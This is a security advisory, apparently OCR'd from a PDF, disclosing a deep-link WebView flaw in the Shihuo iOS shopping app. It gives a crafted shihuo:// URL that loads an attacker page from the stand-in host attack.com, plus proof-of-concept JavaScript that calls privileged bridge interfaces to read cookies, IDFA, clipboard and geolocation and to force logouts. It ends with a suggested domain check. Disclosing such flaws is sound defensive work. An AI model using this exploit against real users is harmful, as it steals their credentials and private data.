
An information leak vulnerability in the iOS version of Shihuo

Brief Description

Shihuo app is a popular shopping app, providing functions such as purchase recommendations and commodity authenticity. It ranks **No.12 in the "Shopping" category** list on the App Store of the Chinese region and has **527,000 ratings**.



The iOS version of the Shihuo supports opening web pages from external deep link URL (Scheme-customized URL). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a domain name validation**


when these interfaces are invoked.

Thus, an attacker can craft **a malicious Scheme-customized URL**. When clicked by the victim in a browser or another app, the URL can direct the victim to the Shihuo app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's account credential** (such as Cookie), **obtaining victim's geolocation information**, **obtaining victim's device information** (such as IDFA), **reading victim's clipboard** and **interfering with victim's normal use** (such as forcefully logging out victim's account).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL in the following format: **shihuo://www.shihuo.cn?route=fastWebview&navigationBar=false&url=https://attack.com/iOSJS/shihuo/atkShihuo.html**. Here, "**attack.com**" represents a domain under the attacker's control.

When the victim clicks on this link, it directs the victim to the Shihuo app and opens the webpage **https://attack.com/iOSJS/shihuo/atkShihuo.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's account credential** (such as Cookie), **obtaining victim's geolocation information**, **obtaining victim's device information** (such as IDFA), **reading victim's clipboard** and **interfering with victim's normal use** (such as forcefully logging out victim's account).



Part of the code for JS to call OC and the callback function defined in JS are shown below:

```
fetchData('jockey://event/1?{"id":1,"type":"[redacted]","host":"sh1.shihuo.cn","payload":{}}');
fetchData('jockey://event/2?{"id":2,"type":"[redacted]","host":"zt-public.shihuo.cn","payload":{"url":"http://www.shihuo.cn"}}');
fetchData('jockey://event/4?{"id":4,"type":"[redacted]","host":"sh1.shihuo.cn","payload":{}}');
document.getElementById("AccessClipBoard").onclick = function () {
    fetchData('jockey://event/3?{"id":3,"type":"[redacted]","host":"sh1.shihuo.cn","payload":{}}');
}
document.getElementById("LogOut").onclick = function () {
    fetchData('jockey://event/5?{"id":5,"type":"[redacted]","host":"sh1.shihuo.cn","payload":{}}');
}
```

```
var Jockey = {};
Jockey.triggerCallback = function(callbackID, retval){
    var json = retval;
    switch(callbackID){
        case "1":
            document.getElementById("IDFA").innerText = "Your IDFA: \n" + json.idfa;
            break;
        case "2":
            document.getElementById("Cookie").innerText = "Your Cookie: \n" + json.data.str;
            break;
        case "3":
            document.getElementById("ClipBoardText").innerText = json.string;
            break;
        case "4":
            document.getElementById("PreciseGeolocation").innerText = "Your Precise Geolocation: \n" + " (" + json.data.longitude +
            ", " + json.data.latitude + ")";
            break;
        case "5":
            break;
        }
}
```

Impact of the Vulnerability

Scope of the vulnerability: Shihuo iOS version 8.16.0 (the latest version as of 2024-12-30).
Consequences of the vulnerability: Information disclosure.
Download link for affected application:

- **CN:**
  https://apps.apple.com/cn/app/%E8%AF%86%E8%B4%A7-%E8%BF%90%E5%8A%A8%E6%BD%AE%E6%B5%81%E7%9A%84%E5%A5%BD%E7%89%A9%E5%92%8C%E5%A5%BD%E4%BB%B7/id875177200
- **US:**
  https://apps.apple.com/us/app/%E8%AF%86%E8%B4%A7-%E8%BF%90%E5%8A%A8%E6%BD%AE%E6%B5%81%E7%9A%84%E5%A5%BD%E7%89%A9%E5%92%8C%E5%A5%BD%E4%BB%B7/id875177200

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.